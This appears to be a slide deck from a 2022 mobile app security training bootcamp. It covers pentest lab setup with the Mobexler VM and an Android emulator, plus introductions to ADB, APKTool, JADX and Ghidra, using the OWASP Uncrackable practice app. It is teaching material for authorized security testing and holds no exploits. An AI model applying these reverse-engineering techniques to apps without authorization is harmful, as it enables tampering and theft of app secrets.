



Bootcamp D :

Exploiting real-world issues on Android/iOS applications

07/09/2022

By : Abdessamad TEMMAR

Introduction

About this Bootcamp



The Bad Guy



The Good Guy



The Automation Guy



Introduction

About this Bootcamp

- Learn more about mobile application security
- Understand tools and techniques to exploit mobile applications
- Get skills to perform reverse engineering, static and dynamic tests, binary analysis and other conventional attack vectors
- Comprises both demos + hands-on exercises
- Hands-on with Allsafe and other custom applications
- Finally, learn how to build automated security testing (GithubActions) to detect/prevent security issues before going to production !



Introduction

Who Am I ?

- Abdessamad TEMMAR
- Application Security Engineer / Ex - full time Pentester
- OWASP Contributor : MSTG/MASVS/OPA
- Speaker/Trainer : Sec4dev On-line 2021, DevOpsDays Berlin 2019, BSides Las Vegas 2019, DevSeCon Boston 2018, OWASP AppSec Africa 2016/2018

TWITTER : [@abdel_tmr](https://twitter.com/@abdel_tmr)

LINKEDIN : [/in/abdessamad-temmar/](https://www.linkedin.com/in/abdessamad-temmar/)



About this Bootcamp

All-in-one



Training materials




Introduction

Before and after the bootcamp ...



Mobile Security Introduction

Mobile Security Threat Landscape



Mobile Security Introduction

Mobile Security Threat Landscape

- Sensitive information stored in the APK client Binary
- Vulnerabilities between APP <-> Server
- Vulnerabilities between APP <-> 3rd Party Servers
- Vulnerabilities related to data stored by the Operating System
- Vulnerabilities related to data stored in application sandbox
- Static Vulnerabilities in the APP
- Vulnerabilities in the APP during runtime
- Vulnerabilities between APP <-> APP
- Vulnerabilities in the Web Server
- Vulnerabilities in the Remote Datastores



Summary

I. Pентest VM/tools

II. Hacking mobile apps

III. Automated security testing



Pentest Lab setup

Mobexler



- Introduce common tools to assess mobile apps
 - apktool
 - JADX
 - Objection
 - Frida
 - Ghidra
- Present different techniques to analyze an Android app
- Perform practical exercises



Pentest Lab setup

Mobexler




- For this workshop, we are going to use Mobexler Virtual Machine
- Download link: <https://mobexler.com/download.htm>
- Credentials: mobexler/12345
- Mobexler is a Mobile Application Penetration Testing Platform Similar to a Kali Linux
- Focused on mobiles apps: Android and iOS
- Local Setup Guide : <https://www.randorisec.fr/setting-up-mobexler-vmware-androidstudio/>
- Web-based Lab : http://YOUR_IP:8080/guacamole



Pentest Lab setup

Emulator





Pentest Lab setup

Emulator

Free versions :

- **Android Virtual Device (AVD)**: Official android emulator
- **Android x86**: An x86 port of the Android code base

Commercial versions

- **Genymotion**: Mature emulator with many features, both as local and cloud-based solution (free version available for non-commercial use)
- **Corellium**: Offers custom device virtualization through a cloud-based or on-prem solution



Pentest Lab setup

Emulator



Default IDE : <https://developer.android.com/studio/>

- Create Android apps
- Debug apps
- Logcat
- Create/Manage emulators





Pentest Lab setup

Android Studio - Configuration

You can use a preconfigured emulator : Application > Android Zone > Android CLI

And run the following command from the terminal :


```
> start-emulator
```





Pentest Lab setup

Android Studio - Configuration







Pentest Lab setup

Android Studio - Configuration

Let's create an Android Virtual Device (AVD) by launching Android Studio :

```
> /usr/local/android-studio/bin/studio.sh
```






Pentest Lab setup

AndroidStudio – Virtual Device

Create a Virtual Device > Select Nexus 5X





Pentest Lab setup

Android Studio - System Image

- Select an x86 system image
 - Release Name: **Nougat**
 - API Level: **25**
 - ABI: **x86_64**
- Target: **Android 7.1.1 (Google APIs)**
- Download the system image and then click Next
- Select **Google APIs images** to have root privileges

The screenshot shows the 'Select a system image' dialog in Android Studio. The 'x86 Images' tab is selected. A red circle labeled '1' is on the tab bar. A red circle labeled '2' is on the 'Nougat Download' row, specifically highlighting the 'x86_64' ABI column which is highlighted with a red box.

Release Name	API Level	ABI	Target
Oreo Download	26	x86_64	Android 8.0
Nougat Download	25	x86	Android 7.1.1 (Google APIs)
Nougat Download	25	x86_64	Android 7.1.1 (Google APIs)
Nougat Download	25	x86	Android 7.1.1
Nougat Download	25	x86_64	Android 7.1.1
Nougat Download	24	x86	Android 7.0 (Google APIs)
Nougat Download	24	x86_64	Android 7.0 (Google APIs)
Nougat Download	24	x86_64	Android 7.0
Nougat Download	24	x86	Android 7.0
Marshmallow Download	23	x86	Android 6.0 (Google APIs)

A message at the bottom left says: **! A system image must be selected to continue.**

To the right, a detailed view of the selected 'Nougat' system image is shown:

- API Level: **25**
- Android: **7.1.1**
- Google Inc.
- System Image: **x86_64**

At the bottom, there's a link: **Questions on API level?** See the [API level distribution chart](#).






Pentest Lab setup

Android Studio - Configuration

- Set-up the AVD Name : Nougat
- Modify the Graphics performance : Software - GLES 2.0
- Modify the Advanced Settings : Enable keyboard input






Pentest Lab setup

Android Studio - Configuration

Your emulator is ready! You can launch it using the play button :



Pentest tools

Let's get started !



- ADB
- APKTool
- JADX
- GHIDRA
- FRIDA
- OBJECTION
- BURP SUITE



Pentest tools

Android Debug Bridge (ADB)

Command line tool to interact with an Android device :

```
Mobexler@Mobexler ~ ➤ adb
Android Debug Bridge version 1.0.41
Version 30.0.1-6435776
Installed as /usr/bin/adb

global options:
-a           listen on all network interfaces, not just localhost
-d           use USB device (error if multiple devices connected)
-e           use TCP/IP device (error if multiple TCP/IP devices available)
-s SERIAL    use device with given serial (overrides $ANDROID_SERIAL)
-t ID        use device with given transport id
-H           name of adb server host [default=localhost]
-P           port of adb server [default=5037]
-L SOCKET    listen on given socket for adb server [default=tcp:localhost:5037]

general commands:
devices [-l]          list connected devices (-l for long output)
help                show this help message
version             show version num
```



Pentest tools

Android Debug Bridge (ADB)

- **Get a shell :** adb shell
- **Run a command :** adb shell [cmd]
- **Restart adb with root privileges :** adb root
- **List Android devices connected :** adb devices
- **Copy a local file to the device :** adb push [local] [device]
- **Copy a file from the device :** adb pull [remote] [local]



Pentest tools

Android Debug Bridge (ADB)

- List apps installed on your device (-f option displays the APK path)

```
adb shell pm list packages -f
```

```
adb shell cmd package list packages -f
```

- Search apps with a specific string :

```
adb shell pm list packages owasp
```

```
adb shell cmd package list packages owasp
```



Pentest tools

Android Debug Bridge (ADB)

Example :

```
File Edit View Terminal Tabs Help
MobexlerLite ~ | adb devices
List of devices attached
emulator-5554    device

MobexlerLite ~ | adb shell
generic_x86_64:/ $ id
uid=2000(shell) gid=2000(shell) groups=2000(shell),1004(input),1007(log),1011(adb),1015(sdcard_rw),1028(sdcard_r),
3001(net_bt_admin),3002(net_bt),3003/inet),3006/net_bw_stats),3009/readproc) context=u:r:shell:s0
generic_x86_64:/ $ exit
MobexlerLite ~ | adb root
restarting adbd as root
MobexlerLite ~ | adb shell id
uid=0(root) gid=0(root) groups=0(root),1004(input),1007(log),1011(adb),1015(sdcard_rw),1028(sdcard_r),3001/net_bt_
admin),3002/net_bt),3003/inet),3006/net_bw_stats),3009/readproc) context=u:r:su:s0
MobexlerLite ~ | adb install Uncrackable-Level1.apk
Performing Streamed Install
Success
MobexlerLite ~
```



Pentest tools

APKTool : <https://ibotpeaches.github.io/Apktool/>

- A tool for **reverse engineering** 3rd party, closed, binary Android apps.
- It can **decode** resources to nearly original form and **rebuild** them after making some **modifications**.
- It also makes working with an app easier because of the **project like file structure** and automation of some repetitive tasks like building apk, etc.
- **Check** if you have the **latest** version.
- Installation guideline : <https://ibotpeaches.github.io/Apktool/install/>



Pentest tools

JADX : <https://github.com/skylot/jadx>



- **Decompile Dalvik bytecode to java classes from APK, dex, aar, aab and zip files**
- Decode **AndroidManifest.xml** and other resources from resources.arsc
- Deobfuscator included





Pentest tools

JADX : <https://github.com/skylot/jadx>

CLI and GUI tools for producing Java source code from Android Dex and APK files :

The screenshot shows the JADX interface with the following details:

- File Menu:** File, View, Navigation, Tools, Help.
- Toolbar:** Includes icons for opening files, saving, zooming, and search.
- Project Tree:** Shows the APK file structure:
 - Source code: Contains packages like `owasp.mstg.uncrackable1` and `sg.vantagepoint.uncrackable1` with their respective sub-packages and classes (e.g., `MainActivity`).
 - Resources: Contains various resource types.
 - APK signature: Contains the APK's digital signature.
- Code Editor:** Displays the Java code for `sg.vantagepoint.uncrackable1.MainActivity`. The code is as follows:

```
1 package sg.vantagepoint.uncrackable1;
2
3 import android.app.Activity;
4 import android.app.AlertDialog;
5 import android.content.DialogInterface;
6 import android.os.Bundle;
7 import android.view.View;
8 import android.widget.EditText;
9 import owasp.mstg.uncrackable1.R;
10 import sg.vantagepoint.a.b;
11 import sg.vantagepoint.a.c;
12
13 public class MainActivity extends Activity {
14     private void a(String str) {
15         AlertDialog create = new AlertDialog.Builder(this).create();
16         create.setTitle(str);
17         create.setMessage("This is unacceptable. The app is now going to exit.");
18         create.setButton(-3, "OK", new DialogInterface.OnClickListener() {
19             public void onClick(DialogInterface dialogInterface, int i) {
20                 System.exit(0);
21             }
22         });
23         create.setCancelable(false);
24         create.show();
25     }
26 }
```

The bottom status bar indicates "JADX memory usage: 0.06 GB of 4.00 GB".





Pentest tools

GHIDRA : <https://github.com/NationalSecurityAgency/ghidra>

- A software reverse engineering (SRE) suite of tools developed by NSA's Research Directorate.
- Useful for advanced native application RE :

The screenshot shows the GHIDRA interface with the following windows:

